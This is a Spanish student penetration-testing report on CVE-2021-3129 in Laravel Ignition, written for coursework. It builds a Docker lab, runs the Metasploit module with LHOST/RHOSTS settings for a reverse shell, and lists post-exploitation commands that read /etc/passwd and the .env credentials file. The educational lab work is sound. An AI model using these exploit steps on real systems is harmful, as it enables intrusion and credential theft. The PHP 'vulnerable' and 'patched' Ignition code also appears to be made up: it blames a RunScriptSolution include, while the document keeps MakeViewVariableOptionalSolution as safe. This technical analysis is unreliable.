



---

# Penetration Testing: Seguridad en Sistemas Informáticos

---

**Trabajo realizado por David Aragón Rodríguez**


[david.aragon1@alu.uclm.es](mailto:david.aragon1@alu.uclm.es)



1 DE NOVIEMBRE DE 2025  
CUARTO DE INGENIERÍA INFORMÁTICA

# ÍNDICE

<b>1.</b>	<b>Elección y Análisis del CVE-2021-3129 .....</b>	<b>2</b>
<b>2.</b>	<b>Descripción Técnica de la Vulnerabilidad .....</b>	<b>3</b>
<b>3.</b>	<b>Preparación Máquina Virtual Víctima .....</b>	<b>7</b>
<b>4.</b>	<b>Demostración Práctica .....</b>	<b>9</b>
<b>5.</b>	<b>Corrección Oficial y Parche.....</b>	<b>10</b>
<b>6.</b>	<b>Resultados y Conclusión .....</b>	<b>14</b>
<b>7.</b>	<b>Webgrafía .....</b>	<b>14</b>



**Laravel**

# 1. Elección y Análisis del CVE-2021-3129

Este trabajo de Seguridad en Sistemas Informáticos tiene como objetivo principal demostrar habilidades prácticas en pruebas de penetración (Penetration Testing) mediante la selección, análisis y explotación de una vulnerabilidad real con CVE, que esté incluida en la base de datos de Metasploit y que sea de los últimos cinco años (de 2021 a 2025, ambos incluidos).

## 1.1 CVE Seleccionado: CVE-2021-3129

- **ID:** CVE-2021-3129
- **Tipo:** Vulnerabilidad de Ejecución Remota de Código (RCE)
- **Componente:** Laravel Ignition ( $\leq$  2.5.1)
- **CVSS Score:** 9.8 (Crítico)
- **Fecha Divulgación:** 13 de enero de 2021

## 1.2 Justificación de la Elección

Las razones por las que se ha elegido este CVE son las siguientes:

- **Impacto Alto:** RCE sin autenticación, dando al atacante acceso al terminal de la víctima.
- **Reproducibilidad:** Fácil de reproducir en un entorno controlado.
- **Relevancia:** Framework PHP ampliamente usado.
- **Metasploit:** Cuenta con un módulo disponible y confiable en su base de datos.

## 1.3 Contexto de la Vulnerabilidad

- **Laravel:** Framework PHP más popular a nivel mundial.
- **Ignition:** Biblioteca de páginas de error y debugging.
- **Entorno Afectado:** Cuando el modo debug está activado (APP\_DEBUG=true).
- **Vector o método específico que utiliza el atacante para explotar la vulnerabilidad:** Ejecución remota de código mediante deserialización insegura en el endpoint /\_ignition/execute-solution. Acceso remoto (explotable a través de la web), sin autorización (no requiere de credenciales), con baja interacción del atacante (solo necesita enviar solicitudes maliciosas) y con la posibilidad de automatizarlo (puede ser explotado por scripts).

## 2. Descripción Técnica de la Vulnerabilidad

### 2.1 Laravel

Laravel es un framework de desarrollo web escrito en PHP, diseñado para crear aplicaciones modernas de manera rápida, estructurada y segura. Como todo marco de trabajo, abarca un conjunto de herramientas, librerías y convenciones que facilitan el desarrollo de software. Laravel ofrece una arquitectura limpia para organizar el código (siguiendo el patrón Modelo-Vista-Controlador), en lugar de escribir todo “a mano” en PHP puro. Fue creado por Taylor Otwell y lanzado por primera vez en 2011.

Un ejemplo de estructura típica de un proyecto Laravel es el siguiente:

```
myproject/
├── app/
│   ├── Http/
│   │   └── Controllers/
│   └── Models/
├── bootstrap/
├── config/
├── database/
│   ├── migrations/
│   └── seeders/
├── public/
│   └── index.php
├── resources/
│   ├── views/
│   └── lang/
├── routes/
└── .env
└── composer.json
```

El archivo .env define configuraciones del entorno (como base de datos, debug, etc.), y es aquí donde se encuentra la variable crucial:

```
APP_DEBUG=true
```

Solo se debe de usar en desarrollo, pero es muy peligroso en producción, pues Laravel muestra mensajes de error detallados (con trazas, variables, etc.).

### 2.2 Ignition

Ignition es un manejador de errores y página de depuración creado por la empresa Facade (los mismos que trabajan con Laravel). Se instala junto a Laravel como dependencia cuando usas el entorno de desarrollo.

Cuando ocurre una excepción, Ignition genera una página de error muy completa que muestra:

- El mensaje de error y el archivo donde ocurrió.
- Fragmentos del código afectados.
- Las variables del entorno y del stack.
- Sugerencias de posibles soluciones (llamadas “solutions”).

### 2.3 Relación con el CVE-2021-3129

El problema de seguridad del CVE-2021-3129 no estaba en Laravel en sí, sino en Ignition, ya que Ignition expone un endpoint (/\_\_ignition/execute-solution) que permite ejecutar “soluciones” (scripts PHP internos para corregir errores).

En versiones vulnerables, ese endpoint podía ser explotado remotamente si APP\_DEBUG=true.

### 2.4 Análisis del código vulnerable

En el siguiente esquema podemos observar la ubicación de los archivos vulnerables:

```
vendor/facade/ignition/
├── src/Solutions/RunScriptSolution.php      # ⚠ Principal vulnerabilidad
├── src/Http/Controllers/ExecuteSolutionController.php # ⚠ Punto de entrada
└── src/SolutionProviderRepository.php        # ⚠ Gestión de soluciones
```

Como se indica en el esquema, el punto de entrada es el controlador de ejecución de soluciones, aunque el núcleo de la vulnerabilidad lo encontramos en el archivo RunScriptSolution.php.

La vulnerabilidad ocurre por algo tan sencillo como no controlar los parámetros de entrada de la solución, pudiendo hacer una solicitud con código maligno, el cuál no se comprueba en ningún sitio y, por tanto, es ejecutado.

Vamos a detallar más las zonas de código vulnerables, en los principales archivos:

- En el controlador, ExecuteSolutionController.php, se obtiene la clase de solución desde parámetros del usuario, pero dichos parámetros son tomados directamente del request, sin ningún tipo de comprobación o validación. Al no tener, además, una lista blanca de las clases permitidas, cualquier clase que implemente RunnableSolution puede instanciarse:

```

class ExecuteSolutionController
{
    /**
     * CONTROLADOR VULNERABLE - Procesa solicitudes sin validación suficiente
     */
    public function __invoke(ExecuteSolutionRequest $request)
    {
        // ▲ Obtiene la clase de solución desde parámetros del usuario
        $solution = $this->getSolution($request);

        // ▲ VULNERABILIDAD: Parámetros tomados directamente del request
        $parameters = $request->get('parameters', []);

        // ▲ EJECUCIÓN SIN VALIDACIÓN: Llama a run() con parámetros no saneados
        return $solution->run($parameters);
    }

    protected function getSolution($request)
    {
        $solutionClass = $request->get('solution');

        // ▲ PROBLEMA: No hay lista blanca de clases permitidas
        // Cualquier clase que implemente RunnableSolution puede instanciarse
        return app($solutionClass);
    }
}

```

En el siguiente fragmento vamos a poder comprobar como no se restringe el tipo de datos que puede contener el array de parámetros:

```

class ExecuteSolutionRequest extends FormRequest
{
    public function rules()
    {
        return [
            'solution' => 'required|string',
            'parameters' => 'array',
            // ▲ FALTA VALIDACIÓN: No se valida el contenido de 'parameters'
            // No hay restricciones en qué puede contener el array
        ];
    }
}

```

- Ahora vamos con el núcleo de la vulnerabilidad, el archivo RunScriptSolution.php, el cuál ejecuta directamente el script que se ha pasado como parámetro en la solicitud sin hacer ningún tipo de comprobación:

```
class RunScriptSolution implements RunnableSolution
{
    /**
     * MÉTODO VULNERABLE - Ejecución directa sin validación
     * @param array $parameters Parámetros del usuario SIN VALIDAR
     */
    public function run(array $parameters = [])
    {
        // ▲ VULNERABILIDAD CRÍTICA: Confianza implícita en el parámetro 'script'
        $script = $parameters['script'];

        // ▲ EJECUCIÓN PELIGROSA: Include directo sin verificación de ruta
        // Esto permite el uso de wrappers PHP como phar:// para RCE
        return include $script;
    }
}
```

Para terminar, vamos a seguir el flujo completo del ataque:

- En primer lugar, se hace la solicitud de una solución, en este caso, se pasa como parámetro un script que podría contener código maligno:

```
// 1. SOLICITUD MALICIOSA CONSTRUIDA
$maliciousRequest = [
    'solution' => 'Facade\\Ignition\\Solutions\\RunScriptSolution',
    'parameters' => [
        'script' => 'phar:///var/www/html/storage/exploit.phar/shell'
        // ▲ El wrapper phar:// permite deserialización y ejecución
    ]
];
```

- A continuación, se procesa en el servidor, sin saber el contenido real de los parámetros de la solicitud:

```
// 2. PROCESAMIENTO EN EL SERVIDOR
class ExecuteSolutionController {
    public function __invoke($request) {
        $solution = new RunScriptSolution(); // ← Clase maliciosa
        $parameters = ['script' => 'phar://...']; // ← Parámetros maliciosos
        return $solution->run($parameters); // ← EJECUCIÓN PELIGROSA
    }
}
```

- Por último, se ejecuta el código del script, que puede tener cualquier función u objetivo:

```
// 3. EJECUCIÓN DEL CÓDIGO VULNERABLE
class RunScriptSolution {
    public function run($parameters) {
        $script = $parameters['script']; // 'phar:///var/...'
        return include $script; // ▲ EJECUCIÓN DE CÓDIGO ARBITRARIO
    }
}
```

## 3. Preparación Máquina Virtual Víctima

Para simular o reproducir el exploit que afecta a la vulnerabilidad del CVE-2021-3129, vamos a utilizar la máquina virtual usada en el laboratorio: SOVulnerable-LUbuntu, a la que le debemos instalar y descargar lo que se explica en los siguientes apartados.

### 3.1 Instalación de dependencias

- Necesitaremos instalar cualquier versión de PHP, el lenguaje de programación que se usa en Laravel, así como herramientas de compresión y de contenedores (docker):

```
sudo apt install php unzip docker.io docker-compose -y
```

- Instalamos composer, el gestor de dependencias de PHP (similar al pip de Python):

```
wget https://getcomposer.org/installer -O composer-setup.php
```

```
sudo php composer-setup.php --install-dir=/usr/local/bin --filename=composer
```

- Damos permisos a docker para no tener que ejecutar los comandos constantemente como superusuario:

```
sudo usermod -aG docker $USER
```

```
newgrp docker
```

### 3.2 Configuración del entorno vulnerable

```
cd ~/Desktop
```

```
mkdir exploits && cd exploits
```

- Descargar configuración Docker vulnerable (Laravel 8.4.2 + Ignition 2.5.1):

```
wget https://raw.githubusercontent.com/vulhub/vulhub/master/laravel/CVE-2021-3129/docker-compose.yml
```

- Modificamos el archivo docker-compose.yml con un editor de texto (como nano):

```
nano docker-compose.yml
```

El contenido del docker-compose.yml debe quedar de la siguiente forma:

```
version: '3'  
services:  
  web:  
    image: vulhub/laravel:8.4.2  
    ports:  
      - "8080:80"  
    environment:  
      - APP_DEBUG=true
```

Importante el APP\_DEBUG=true, esencial para explotar la vulnerabilidad.

### **3.3 Ejecutar entorno vulnerable**

```
docker-compose up -d  
docker ps
```

### **3.4 Verificar funcionamiento de Laravel**

En un navegador, ir a la siguiente dirección (debe mostrar la página de Laravel):

<http://localhost:8080>

A modo de resumen, las condiciones en la víctima para que un atacante pueda explotar esta vulnerabilidad son:

- Servicio web accesible (puerto abierto).
- Aplicación Laravel con Ignition ≤ 2.5.1 en ejecución.
- APP\_DEBUG=true en configuración y endpoint /\_ignition/execute-solution accesible.

## 4. Demostración Práctica

Una vez tenemos la víctima configurada, vamos a explotar la vulnerabilidad con la máquina virtual del laboratorio del atacante: Kali-Linux-2024.2.

- En primer lugar, activamos el contenedor en la víctima (importante que ambas máquinas estén en la misma red NAT, en nuestro caso, en Red\_SSI):

```
cd ~/Desktop/exploits
```

```
docker-compose up -d
```

```
docker ps
```

Usamos Docker porque aísla el riesgo al contenedor, simplifica la configuración enormemente, garantiza consistencia en el entorno, evita problemas de dependencias e instalaciones y facilita la limpieza post-explotación.

- Ahora sí, iniciamos metasploit en el atacante:

```
msfconsole
```

- Buscamos el exploit del CVE-2021-3129 y lo seleccionamos:

```
search CVE-2021-3129
```

```
use 0
```

O, directamente:

```
use exploit/multi/php/ignition_laravel_debug_rce
```

- Configuramos las opciones (ajustando las IPs según la red):

```
set RHOSTS <IP_Victima>      (en nuestro caso → set RHOSTS 10.0.2.5)
```

```
set RPORT 8080                 (puerto del servicio vulnerable)
```

```
set LHOST <IP_Atacante>       (en nuestro caso → set LHOST 10.0.2.6)
```

```
set TARGET 0                   (target Unix)
```

- Verificamos la configuración y ejecutamos el exploit:

```
show options
```

```
exploit
```

### **Resultado esperado**

- En Metasploit:

[\*] Command shell session 1 opened (10.0.2.6:4444 -> 10.0.2.5:<Puerto>)

- Con esto, tendríamos acceso al terminal del contenedor de la víctima:

whoami	(www-data → usuario del servidor web)
pwd	(var/www/html → directorio del contenedor)
hostname	(ID del contenedor)
ls -la	(listar archivos del directorio web)
cat /etc/passwd	(ver usuarios del sistema)
cat /var/www/html/.env	(ver credenciales y configuraciones del sistema)

## **5. Corrección Oficial y Parche**

Aunque la fecha de divulgación de la vulnerabilidad, cuando se hizo pública, fue el 13 de enero de 2021, ya se tenía constancia internamente de dicha vulnerabilidad desde noviembre del año anterior. Por tanto, el parche que corregía la vulnerabilidad del CVE-2021-3129, la versión 2.5.2 de Ignition, se lanzó el 16 de noviembre de 2020, antes de que se hiciera pública la vulnerabilidad y se le asignará el CVE.

Para aplicar la corrección o parche al contenedor de nuestra máquina virtual, debemos actualizar la versión de Ignition (composer require facade/ignition:^2.5.2) y modificar el archivo docker-compose.yml para deshabilitar debug en producción (APP\_DEBUG=false).

Vamos a explicar a continuación los principales cambios que corregían la vulnerabilidad en las diferentes clases o archivos:

- En ExecuteSolutionController, se añadió una lista blanca explícita con las posibles soluciones y clases permitidas. Además, se añadió una validación adicional para los parámetros de la solución:

```
class ExecuteSolutionController
{
    public function __invoke(ExecuteSolutionRequest $request)
    {
        // ✅ CORRECCIÓN: Lista blanca explícita
        $solution = $this->getSolution($request);

        // ✅ CORRECCIÓN: Validación adicional de parámetros
        $parameters = $this->validateParameters($request->get('parameters', []));

        return $solution->run($parameters);
    }

    protected function getSolution($request)
    {
        $solutionClass = $request->get('solution');

        // ✅ CORRECCIÓN: LISTA BLANCA ESTRICTA
        $allowedSolutions = [
            \Facade\Ignition\Solutions\MakeViewVariableOptionalSolution::class,
            \Facade\Ignition\Solutions\LivewireDiscoverSolution::class,
            // ! RunScriptSolution FUE COMPLETAMENTE ELIMINADO
        ];

        // ✅ VALIDACIÓN: Solo clases permitidas
        if (!in_array($solutionClass, $allowedSolutions)) {
            abort(403, 'Solution not allowed.');
        }

        return app($solutionClass);
    }

    protected function validateParameters(array $parameters)
    {
        // ✅ CORRECCIÓN: Validación específica por tipo de solución
        foreach ($parameters as $key => $value) {
            if (!is_string($value) && !is_array($value)) {
                abort(400, 'Invalid parameter type.');
            }
        }

        return $parameters;
    }
}
```

- En ExecuteSolutionRequest, dónde se tenía la definición de las reglas de los parámetros, se añaden validaciones de formato, tamaño máximo, limitación en el número de parámetros y validación de tipos individuales:

```
class ExecuteSolutionRequest extends FormRequest
{
    public function rules()
    {
        return [
            'solution' => [
                'required',
                'string',
                // ✅ CORRECCIÓN: Validación de formato de clase
                'regex:/^[\w\-\_]{1,}\w{1,}(\.\w{1,}){0,}/'
            ],
            'parameters' => [
                'required',
                'array',
                // ✅ CORRECCIÓN: Tamaño máximo y validación de claves
                'max:10' // Limita número de parámetros
            ],
            'parameters.*' => [
                // ✅ CORRECCIÓN: Validación de valores individuales
                'nullable',
                'string' // Solo strings permitidos
            ]
        ];
    }

    public function withValidator($validator)
    {
        // ✅ CORRECCIÓN: Validación personalizada adicional
        $validator->after(function ($validator) {
            $solutionClass = $this->get('solution');

            // Verificar que la clase existe y es válida
            if (!class_exists($solutionClass)) {
                $validator->errors()->add(
                    'solution', 'Solution class does not exist.'
                );
            }
        });
    }
}
```

- La clase RunScriptSolution fue eliminada por completo por su peligrosidad, manteniéndose solo las soluciones seguras, como se puede apreciar en este fragmento de código:

```
// ✓ ACCIÓN TOMADA: RunScriptSolution FUE COMPLETAMENTE ELIMINADO
// del código base de Ignition a partir de la versión 2.5.2

// En su lugar, se mantuvieron solo soluciones SEGURAS:
class MakeViewVariableOptionalSolution implements RunnableSolution
{
    public function run(array $parameters = [])
    {
        // ✓ SEGURO: Opera solo sobre vistas de Laravel
        $viewFile = $parameters['viewFile'];
        $variableName = $parameters['variableName'];

        return $this->makeVariableOptional($viewFile, $variableName);
    }
}
```

- En la clase SolutionProviderRepository se especificaron las soluciones seguras permitidas, eliminando por completo RunScriptServiceProvider:

```
class SolutionProviderRepository
{
    protected $solutionProviders = [
        // ✓ SOLO SOLUCIONES SEGURAS PERMITIDAS
        \Facade\Ignition\SolutionProviders\BadMethodCallServiceProvider::class,
        \Facade\Ignition\SolutionProviders\DefaultDbNameServiceProvider::class,
        \Facade\Ignition\SolutionProviders\IncorrectValetDbCredentialsServiceProvider::class,
        \Facade\Ignition\SolutionProviders\InvalidRouteActionServiceProvider::class,
        \Facade\Ignition\SolutionProviders\MissingAppKeyServiceProvider::class,
        \Facade\Ignition\SolutionProviders\MissingColumnServiceProvider::class,
        \Facade\Ignition\SolutionProviders\MissingImportServiceProvider::class,
        \Facade\Ignition\SolutionProviders\MissingPackageServiceProvider::class,
        \Facade\Ignition\SolutionProviders\RunningLaravelDuskInProductionServiceProvider::class,
        \Facade\Ignition\SolutionProviders\TableNotFoundServiceProvider::class,
        \Facade\Ignition\SolutionProviders\UndefinedLivewireMethodServiceProvider::class,
        \Facade\Ignition\SolutionProviders\UndefinedVariableServiceProvider::class,
        \Facade\Ignition\SolutionProviders\UnknownValidationServiceProvider::class,
        \Facade\Ignition\SolutionProviders\ViewNotFoundServiceProvider::class,

        // | RunScriptServiceProvider FUE COMPLETAMENTE ELIMINADO
    ];
}
```

En definitiva, el parche demostró una respuesta rápida y efectiva, eliminando completamente la funcionalidad peligrosa mientras mantenía la usabilidad para casos legítimos de debugging, aplicando principios sólidos de seguridad por diseño.

## 6. Resultados y Conclusión

Este trabajo ha demostrado con éxito la explotación del CVE-2021-3129, una vulnerabilidad crítica de ejecución remota de código en Laravel Ignition. A través de una metodología estructurada de penetration testing, hemos configurado un entorno vulnerable controlado usando Docker, identificado el vector de ataque específico y ejecutado el exploit mediante Metasploit Framework, obteniendo acceso completo al sistema comprometido. Los resultados obtenidos validan la severidad de esta vulnerabilidad y la importancia de mantener componentes actualizados y configuraciones seguras en entornos de producción.

Este caso nos enseña una lección fundamental sobre seguridad informática: incluso herramientas diseñadas para ayudar a los desarrolladores pueden convertirse en puertas de entrada para atacantes si no se configuran correctamente. La vulnerabilidad explotada demuestra por qué es tan importante mantener actualizados los sistemas, desactivar funciones de diagnóstico en entornos de producción y nunca confiar ciegamente en la información que proviene de los usuarios. Más allá de lo técnico, este trabajo refuerza que la seguridad debe ser una prioridad constante en el desarrollo de software.

## 7. Webgrafía

CVE-2021-3129 — CVE Details. CVE-Details.com. Consultado el 30 de octubre de 2025.

<https://www.cvedetails.com/cve/CVE-2021-3129/>

Rapid7 Vulnerability Database — facade/ignition (CVE-2021-3129). Rapid7. Consultado el 30 de octubre de 2025.

<https://www.rapid7.com/db/vulnerabilities/facade-ignition-cve-2021-3129/>

CVE-2021-3129 — NVD (National Vulnerability Database). NIST. Consultado el 31 de octubre de 2025.

<https://nvd.nist.gov/vuln/detail/CVE-2021-3129>

«Laravel Debug RCE» — Lexfo Security Blog. Lexfo Blog. Consultado el 31 de octubre de 2025.

<https://blog.lexfo.fr/laravel-debug-rce.html>